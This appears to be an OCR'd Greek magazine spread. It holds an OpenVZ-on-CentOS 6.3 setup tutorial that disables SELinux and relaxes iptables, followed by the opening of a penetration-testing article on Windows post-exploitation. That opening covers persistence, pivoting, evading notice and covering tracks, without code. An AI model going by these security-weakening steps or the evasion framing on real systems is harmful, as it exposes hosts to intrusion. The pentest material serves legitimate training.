Οι developers του OpenVZ δείχνουν μια ιδιαίτερη αγάπη προς τις διανομές που βασίζονται στο Red Hat, όπως το CentOS, το Fedora και φυσικά το ίδιο το Red Hat. Εμείς, από τη μεριά μας, έχουμε συνηθίσει να χρησιμοποιούμε διανομές Linux βασισμένες στο Debian. Ίσως το ίδιο κι εσείς. Έτσι, κάποια πράγματα ενδέχεται να μας παραξενέψουν λίγο στην αρχή. Το Red Hat προσανατολίζεται σε περιβάλλοντα enterprise και δεν είναι ρυθμισμένο για απλή/οικιακή χρήση. Το ίδιο ισχύει και για συγγενείς διανομές, αλλά δεν θα μασήσουμε ;)

Για αρχή θα χρειαστούμε τα DVD εγκατάστασης του CentOS, τα οποία μπορούμε να βρούμε από το επίσημο site (https://www.centos.org). Από εκεί πρέπει να κατεβάσουμε την πιο πρόσφατη έκδοση και τη στιγμή που γράφονται αυτές οι γραμμές, πρόκειται για την 6.3. Προσοχή: Θα χρειαστούμε την έκδοση DVD και όχι το Live CD! Σημειώστε ότι πρόκειται για δύο DVD και παρόλο που η εγκατάσταση απαιτεί μόνο το πρώτο, θα σας προτείναμε να κατεβάσετε και τα δύο... Είναι ζήτημα τάξης! Κατά τα άλλα, μπορούμε να επιλέξουμε την 64μπιτη ή την 32μπιτη εκδοχή της διανομής, σύμφωνα με τις προδιαγραφές του μηχανήματός μας. Αφού κατεβάσουμε τα δύο images, αρκεί να γράψουμε το πρώτο (εκείνο που αντιστοιχεί στο δισκάκι 1) και να μπουτάρουμε από αυτό το μηχάνημα που σκοπεύουμε να μετατρέψουμε σε φάρμα εικονικών μηχανών (το φυσικό μηχάνημα μέσα στο οποίο βρίσκεται η φάρμα, ονομάζεται OpenVZ node). Αν πάνε



Προετοιμασίες για την εγκατάσταση του CentOS 6.3. Κατεβάσαμε τα DVD, ρυθμίσαμε κατάλληλα το BIOS του μηχανήματος, βάλαμε το πρώτο DVD στον οδηγό και τώρα και ετοιμαζόμαστε να εγκαταστήσουμε το νέο λειτουργικό σύστημα...



Ήδη από τα πρώτα στάδια της εγκατάστασης, δίνεται στο χρήστη η ευκαιρία να ρυθμίσει τα της δικτύωσης του λειτουργικού συστήματος. Προτείνουμε να μην την προσπεράσετε. Επίσης, από τη στιγμή που ουσιαστικά στήνετε έναν server, καλό θα ήταν να μην του δώσετε δυναμικό IP (μέσω DHCP) αλλά σταθερό. Αν τώρα όλα αυτά περί IPs, δίκτυα, netmasks κ.λπ. σας μπερδεύουν κάπως, είναι ίσως επειδή δεν έχετε διαβάσει αυτό: http://deltahacker.gr/?p=5138

όλα καλά, θα μας υποδεχτεί το μενού εγκατάστασης του CentOS. Επιλέγουμε το Install or upgrade an existing system και η περιπέτεια ξεκινά...

Εγκατάσταση συστήματος


Η εγκατάσταση του CentOS, όπως άλλωστε και στις περισσότερες διανομές Linux, ξεκινά με τις κλασικές ερωτήσεις για τη γλώσσα εγκατάστασης και το πληκτρολόγιο. Αφήνουμε τα προεπιλεγμένα Αγγλικά κι απλά συνεχίζουμε.

Στην οθόνη που ορίζουμε hostname υπάρχει το κουμπάκι ονόματι Configure Network. Με κλικ πάνω του μπορούμε να ρυθμίσουμε τα της δικτύωσης του υπό εγκατάσταση λειτουργικού. Επειδή ουσιαστικά μιλάμε για server, καλό είναι να του δώσουμε στατικό IP.

Λίγο παρακάτω ο installer θα μας ρωτήσει αν σκοπεύουμε να εγκαταστήσουμε το CentOS σε κάποιον κλασικό σκληρό ή σε κάποιο πιο specialized



Η υποστήριξη αυτών των σπάνιων κι εξωτικών μέσων αποθήκευσης (βλέπε τη δεύτερη επιλογή) φανερώνει τον χαρακτήρα «enterprise” που διακρίνει το CentOS.




Δεν μας αρκούν οι προεπιλεγμένες ρυθμίσεις για τα partition! Θέλουμε να αποφασίσουμε μόνοι μας που θα πάει το καθετί, για να εξασφαλίσουμε ότι τα virtual machines θα αποθηκεύονται ξέχωρα από το υπόλοιπο σύστημα.

σύστημα αποθήκευσης (iSCSI, zFCP και FCoE). Νομίζουμε ότι ξέρετε τι πρέπει να πατήσετε[1]. Η εγκατάσταση συνεχίζει με ερωτήσεις για το hostname του συστήματος[2], την τοπική ώρα και φυσικά το root password.

> ***Σημείωση:*** *Το CentOS δεν δημιουργεί άλλον χρήστη, πέραν του root. Στο μηχάνημα θα συνδεόμαστε με τον κωδικό που δηλώσαμε κατά την εγκατάσταση και, μάλιστα, απευθείας ως root. Επομένως, καλό θα ήταν να προσέχουμε τι πατάμε! "Μας έχει κακομάθει αυτό το Ubuntu», σκεφτόμαστε και συνεχίζουμε...*


Με τα πολλά, φτάνουμε στο πιο ενδιαφέρον στάδιο: Σε αυτό της διαχείρισης του αποθηκευτικού χώρου και του «τρόπου» εγκατάστασης. Εδώ πρέπει να επιλέξουμε το Create Custom Layout, για να καθορίσουμε μόνοι μας πόσες και ποιες κατατμήσεις θέλουμε να δημιουργηθούν. Θέλουμε οι εικονικές μηχανές μας να αποθηκεύονται σε διαφορετικό χώρο από το κύριο σύστημα. Δηλαδή σε διαφορετικό partition και πιθανώς σε διαφορετικό σκληρό. Το OpenVZ αποθηκεύει τα virtual machines στον κατάλογο /vz. Επομένως, αρκεί να δημιουργήσουμε τρεις κατατμήσεις: Μία για το σύστημα (με mount point το "/"), μία για τις εικονικές μηχανές (με mount point το "/vz") και μία για το swap. Ξέρουμε ότι αυτή η διευθέτηση των κατατμήσεων δεν είναι και η καλύτερη για ένα σύστημα. Συνήθως χρησιμοποιούνται περισ-

*Ο σκληρός δίσκος ετοιμάζεται για *τεμαχισμό*. Σε περίπτωση που ο δίσκος μας περιλαμβάνει κατατμήσεις από προηγούμενες περιπέτειες, εδώ θα τις διαγράψουμε...*




1. Μα, φυσικά, σε απλό σκληρό! Και μη ρωτήσετε τι σημαίνουν τα άλλα :D
2. Δυο ιδέες για hostname, εμπνευσμένες από τον κόσμο του virtualization: hydra και cerberus. Το πιάσατε, έτσι;


σότερες και σχεδόν κάθε τμήμα του συστήματος τοποθετείται στη δική του. Ωστόσο, για το σκοπό μας, που είναι η δημιουργία ενός μικρού OpenVZ node, οι τρεις κατατμήσεις είναι μια χαρά. Νομίζουμε ότι ο χειρισμός οποιουδήποτε προγράμματος για τη δημιουργία κατατμήσεων δεν σας τρομάζει, ούτε σας ξενίζει. Οπότε δεν θα σας ζαλίσουμε με πολλές λεπτομέρειες. Εμείς επιλέξαμε το σύστημα αρχείων EXT4 και δεν είχαμε το παραμικρό πρόβλημα, οπότε σας προτείνουμε το ίδιο ανεπιφύλακτα. Προσοχή χρειάζεται στο mount point της κατάτμησης με τις εικονικές μηχανές. Θα πρέπει οπωσδήποτε να είναι ο κατάλογος "/vz", αφού αυτόν χρησιμοποιεί το OpenVZ και δεν υπάρχει κανένας λόγος να μπλέκουμε με περιττές επεμβάσεις στη συμπεριφορά του. Για τα μεγέθη των κατατμήσεων και το πού θα βρίσκονται, δεν χρειάζεται να πούμε πολλά. Σημειώστε μόνο ότι το σύστημα δεν χρειάζεται πάνω από 10GB, ενώ αν το μηχάνημά σας διαθέτει παραπάνω από



Η κατάτμηση για το λειτουργικό σύστημα πρέπει να έχει μέγεθος κοντά στα 10GB. Εδώ που τα λέμε, αυτός ο χώρος είναι παραπάνω κι από αρκετός για το είδος της εγκατάστασης που θα πραγματοποιήσουμε και για τα πακέτα που θα προσθέσουμε αργότερα...



Το μεγαλύτερο partition του συστήματος είναι εκείνο στο οποίο θα αποθηκεύονται οι εικονικές μηχανές. Εμείς του δώσαμε περί τα 20GB, γιατί ο δίσκος μας ήταν μικρός και δεν απέμενε περισσότερος χώρος. Εσείς μπορείτε κάλλιστα να αφιερώσετε περισσότερο χώρο. Δεν θα πάει χαμένος ;)



Έτσι εμφανιζόταν ο δίσκος στο δικό μας σύστημα, αφού δημιουργήσαμε τις απαραίτητες κατατμήσεις...

έναν δίσκους καλό θα ήταν να φροντίσετε ώστε οι εικονικές μηχανές να βρίσκονται κάπου μόνες τους.

Μετά από αυτό το στάδιο της εγκατάστασης, ακολουθεί η τελευταία αλλά σημαντική ερώτηση, για το ρόλο που θα έχει το σύστημά μας. Θεωρητικά μπορούμε να επιλέξουμε οτιδήποτε θέλουμε, αλλά δεν υπάρχει λόγος να επιβαρύνουμε τον υπολογιστή με άχρηστα πακέτα και προγράμματα. Επομένως, αρκεί να επιλέξουμε το Basic Server.

Αμέσως μετά αναλαμβάνει δράση ο ίδιος ο installer και ξεκινάει για εμάς ένα ολιγόλεπτο διάλειμμα. Ξέρετε, για ασκήσεις στα δάχτυλα, τέντωμα χεριών, καφέ, νερό, τοστ κ.λπ. Μετά από λίγα λεπτά η εγκατάσταση θα έχει ολοκληρωθεί, ο υπολογιστής θα επανεκκινήσει και το νέο μας σύστημα θα μας καλωσορίσει με μια ωραιότατη κονσόλα. Εκεί θα συνδεθούμε ως root, με τον κωδικό που δώσαμε κατά την εγκατάσταση. Το ξαναλέμε: Συνδεόμαστε ως root! Το σύστημα θα κάνει οτιδήποτε ζητήσουμε, χωρίς να μας ρωτήσει. Χρειάζεται ιδιαίτερη προσοχή, για να μην βρεθούμε να εγκαθιστούμε τα πάντα από την αρχή.

Πρώτο login κι ενημέρωση συστήματος

Την πρώτη σύνδεση (login) στο λογαριασμό του χρήστη root μπορούμε να την κάνουμε είτε τοπικά, δηλαδή από το ίδιο το μηχάνημα, είτε απομακρυσμένα μέσω SSH, μιας και η σχετική υπηρεσία είναι εξ ορισμού ενεργοποιημένη. Μια πρώτη εργασία που προτείνεται είναι η αναβάθμιση του λειτουργικού. Προς τούτο, ενημερώνουμε πρώτα την τοπική βάση δεδομένων για τα διαθέσιμα πακέτα και τις εκδόσεις τους, πληκτρολογώντας

```
yum check-update
```

και μετά αναβαθμίζουμε τα ήδη εγκατεστημένα μ' ένα

```
yum update
```

Η όλη διαδικασία της αναβάθμισης ενδέχεται να διαρκέσει αρκετά λεπτά.

Απενεργοποίηση iptables

Στο CentOS το iptables είναι ρυθμισμένο ώστε να μπλοκάρει την επικοινωνία μέσω κάθε port, εκτός του SSH. Εμείς όμως, τουλάχιστον για την ώρα, δεν θέλουμε κάτι τέτοιο. Επομένως, για να μην μπλέκουμε με το iptables και τις ιδιαιτερότητές του (και τις παραξενιές του, δηλαδή) καλό θα ήταν να εκτελέσουμε τα ακόλουθα:

```
/etc/init.d/iptables stop
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
/etc/init.d/iptables save
/etc/init.d/iptables start
```

Με την εκτέλεση της πρώτης γραμμής σταματάει το iptables και απενεργοποιούνται όλοι οι κανόνες του. Με την εκτέλεση της δεύτερης γραμμής προστίθεται ένας κανόνας στον πίνακα nat, ο οποίος ουσιαστικά ενεργοποιεί το NAT (Network Address Translation). Αυτό ήταν λίγο μπερδευτικό, έτσι; Είδατε που έχουμε δίκιο όταν είπαμε ότι δεν χρειάζεται να μπλέξουμε και πολύ με το iptables; Με τις τελευταίες δύο γραμμές αποθηκεύονται οι αλλαγές μας και το iptables ενεργοποιείται ξανά. Αν δεν καταλάβατε τίποτα, μην ανησυχείτε. Το iptables είναι ολίγον στρυφνό κι ο χειρισμός του θα μπορούσε να αποτελέσει θέμα για ολόκληρο βιβλίο. Εμπιστευτείτε μας, κάντε όσα είπαμε παραπάνω και προχωρήστε...

Προσθήκη OpenVZ repository

Για να εγκαταστήσουμε το OpneVZ και όλα τα παρελκόμενα, πρέπει να δηλώσουμε το σχετικό repository στο σύστημα διαχείρισης πακέτων. Όπως έχετε καταλάβει, το CentOS χρησιμοποιεί το yum και όχι το apt, που συναντάμε στο Debian. Η λογική όμως είναι ακριβώς ίδια και αλλάζουν μόνο οι εντολές. Για να προσθέσουμε το νέο repository, αρκεί να εκτελέσουμε τα ακόλουθα:

```
cd /etc/yum.repos.d
wget http://download.openvz.org/openvz.repo
rpm --import http://download.openvz.org/RPM-GPG-Key-OpenVZ
```

Αμέσως μετά θα χρειαστεί να φρεσκάρουμε τη βάση δεδομένων του yum

```
yum check-update
```

κι έπειτα να αναβαθμίσουμε με

```
yum update
```

Το σύστημα θα μας ρωτήσει αν θέλουμε να αντικατασταθούν μερικά πακέτα κι εκεί θα πρέπει να απαντήσουμε καταφατικά. Συνεχίζουμε τώρα με το σημαντικότερο μέρος του εγχειρήματος.


Εδώ ο καλός ο πυρήνας!

Η λειτουργία του OpenVZ είναι στενά συνδεδεμένη με τον πυρήνα (kernel) του συστήματος και, όπως υποψιάζεστε, ο "εργοστασιακός" του CentOS είναι ακατάλληλος. Ακριβώς γι' αυτό πρέπει να εγκαταστήσουμε κάποιον άλλον. Η σχετική πηγή είναι το repository που προσθέσαμε πριν λίγο. Αρχικά, πρέπει να εντοπίσουμε τον πυρήνα που ταιριάζει στο σύστημά μας:

```
yum search vzkernel
```

Με την εκτέλεση του παραπάνω θα εμφανιστεί μια λίστα με τους διαθέσιμους πυρήνες, καθώς και μερικά ακόμη πακέτα. Εμείς πρέπει να αγνοήσουμε τα πάντα και να εστιάσουμε στις δύο πρώτες γραμμές:

```
vzkernel.i686 : The Linux kernel
vzkernel.x86_64 : The Linux kernel
```



Η λίστα με τις διαθέσιμες εκδοχές του πυρήνα είναι αρκετά πλούσια. Στην πραγματικότητα, όμως, οι περισσότεροι έχουν μοναχά δύο επιλογές!


Προφανώς, η επιλογή του σωστού πυρήνα εξαρτάται από την εκδοχή του CentOS την οποία έχουμε κατεβάσει κι εγκαταστήσει. Αν και είναι μάλλον γνωστό, να πούμε ότι ο πυρήνας για τα 32μπιτα συστήματα έχει τον χαρακτηρισμό i386. Εμείς πάντως είχαμε κατεβάσει την 64μπιτη εκδοχή του CentOS, οπότε συνεχίσαμε πληκτρολογώντας

```
yum install vzkernel.x86_64
```

Η εγκατάσταση θα πάρει λίγη ώρα και στο τέλος θα χρειαστεί να επανεκκινήσουμε το σύστημα:

```
reboot
```

Εφόσον πήγαν όλα καλά, κατά την εκκίνηση του συστήματος θα δούμε ότι ο boot manager εμφανίζει μια νέα επιλογή στη λίστα με τους διαθέσιμους πυρήνες. Πρόκειται για τον πυρήνα του OpenVZ και, όπως θα δείτε, είναι ήδη προεπιλεγμένος. Εμείς φυσικά δεν φορτώνουμε άλλον πυρήνα και αφήνουμε το σύστημα να ξεκινήσει κανονικά.



Μετά την εγκατάσταση του νέου πυρήνα, ο boot manager περιλαμβάνει μια νέα επιλογή που είναι ενεργοποιημένη εξ ορισμού. Αν δεν πειράξουμε τίποτα, το σύστημα θα ξεκινήσει με τον πυρήνα που απαιτείται από το OpenVZ...

Ρύθμιση συστήματος


Πριν καταφέρουμε να ξεκινήσουμε το πρώτο μας virtual machine στο νέο μας OpenVZ node, θα χρειαστούν λίγες ακόμα ρυθμίσεις. Οι πρώτες αλλαγές θα γίνουν στο αρχείο /etc/sysctl.conf και αφορούν στις παραμέτρους του δικτύου. Συγκεκριμένα, αφού ανοίξουμε το εν λόγω αρχείο (π.χ., με το nano), πρέπει να κάνουμε τις ακόλουθες αλλαγές/προσθήκες:

```
net.ipv4.ip_forward = 1
kernel.sysrq = 1
net.ipv4.conf.default.send_redirects = 1
net.ipv4.conf.all.send_redirects = 0
```

Τέλος, οφείλουμε να απενεργοποιήσουμε ένα ακόμα σύστημα προστασίας που περιλαμβάνει εξ ορισμού το CentOS. Αναφερόμαστε στο SELinux. Το εν λόγω σύστημα είναι πολύ χρήσιμο για τη θωράκιση ενός server, αλλά για το δικό μας σκοπό μόνο μπερδέματα και πονοκέφαλο μπορεί να προκαλέσει. Για να το απενεργοποιήσουμε, λοιπόν, ανοίγουμε το αρχείο /etc/sysconfig/selinux και φροντίζουμε ώστε ο ορισμός SELINUX να έχει την τιμή disabled:

```
SELINUX=disabled
```

Αυτό ήταν! Το σύστημά μας μπορεί πλέον να φιλοξενεί εικονικές μηχανές με το OpenVZ, χωρίς το παραμικρό πρόβλημα. Βέβαια, η δημιουργία και η διαχείριση των εικονικών μηχανών απαιτούν ειδικά εργαλεία. Κάντε ένα reboot και γυρίστε τώρα στη σελίδα 86.





Post-exploitation games on Windows

by 41i3n

Skill: Intermediate


Tags: pillaging, pivoting, persistence

«OK, we're in!» Πόσες και πόσες φορές δεν έχουμε ακούσει αυτή την ατάκα; Συνηθίζεται σε ταινίες κατασκοπείας, στις οποίες ένας χάκερ κάνει αποτυχημένες προσπάθειες (δύο το πολύ) και μετά αποκτά πλήρη πρόσβαση στον server μιας μυστικής υπηρεσίας. Συνήθως, στις ταινίες της κατηγορίας ακολουθούν άλλα οκτώ keystrokes και ξαφνικά εμφανίζεται μια μπάρα προόδου, υποδηλώνοντας την αντιγραφή κρίσιμων δεδομένων σε κάποιο μέσο αποθήκευσης (κατά σειρά εμφάνισης: δισκέτα, mini disc, USB stick και blu-ray). Στη συνέχεια ο χάκερ αποσυνδέεται, μόλις ένα δευτερόλεπτο πριν καταφέρει ο administrator να ολοκληρώσει το IP trace και να τον εντοπίσει! Βεβαίως, όσοι διαβάζουν το περιοδικό γνωρίζουν πολύ καλά ότι μόνο έτσι δεν είναι τα πράγματα. Η απόκτηση πρόσβασης σε ένα σύστημα και κυρίως όσα ακολουθούν, προϋποθέτουν πολύ καλή προετοιμασία και, δυστυχώς ή ευτυχώς, πολλές αποτυχημένες προσπάθειες...

Η ιδέα για το άρθρο ξεκίνησε από τη fan page του περιοδικού στο Facebook, όταν ο καλός φίλος giannoug ρώτησε σε τι χρησιμεύει το user impersonation για κάποιον που έχει ήδη αποκτήσει πρόσβαση με δικαιώματα διαχειριστή. Τα credentials ενός απλού χρήστη μπορούν να αξιοποιηθούν για το σκάλισμα και το ξεψάχνισμα του στόχου, σε περιοχές όπου ο απλός χρήστης θα είχε ούτως ή άλλως πρόσβαση. Χρησιμοποιώντας έναν απλό χρήστη κινούμε λιγότερες υποψίες, είναι πιθανότερο να περάσουμε απαρατήρητοι και, τελικά, πετυχαίνουμε το σκοπό μας ευκολότερα. Όλα αυτά δεν αποτελούν αποκλειστικά δικές μας σκέψεις. Περιγράφονται και στους κανόνες «τυπικής συμπεριφοράς» μετά από μια επιτυχημένη εισβολή (post-exploitation schema[1]), όπως προσδιορίζονται στο Penetration Testing Execution Standard (PTES).

Αναλογιστήκατε ότι πολλές φορές, κοντόφθαλμα θα έλεγα, αναλωνόμαστε στην προσπάθεια απόκτησης πρόσβασης, ενώ αυτό που ζητάμε βρίσκεται αλλού; Συμβαίνει αρκετά συχνά! Πώς θα μπορούσαμε να χρησιμοποιήσουμε την υπάρχουσα πρόσβαση για περαιτέρω διερεύνηση; Πώς γίνεται να διατηρήσουμε την πρόσβαση; Πώς θα εξαφανίσουμε τα ίχνη μας; Όλα αυτά τα ερωτήματα βρίσκουν απάντηση σε μια σειρά από πρακτικές, τις οποίες πρέπει να ακολουθούμε μετά από κάθε επιτυχημένη επίθεση.

Ένα πετυχημένο exploit μας έδωσε shell access. Τώρα μπορούμε να εκτελούμε εντολές στη γραμμή εντολών του στόχου. Το παιχνίδι δεν τελείωσε. Μόλις ξεκινάει!



Πάλι θεωρία; Αμάν ρε φίλε!

Ας επιστρέψουμε για λίγο στο post-exploitation schema του PTES. Εκεί, αν εξαιρέσουμε δύο πολύ εξειδικευμένες περιπτώσεις, παρατηρούμε ότι το βασικό παιχνίδι μετά την επίθεση (post exploitation) παίζεται σε πέντε άξονες. Παρακάτω ακολουθεί μια χαλαρή απόδοση και μια σύντομη παρουσίαση καθενός εξ αυτών.

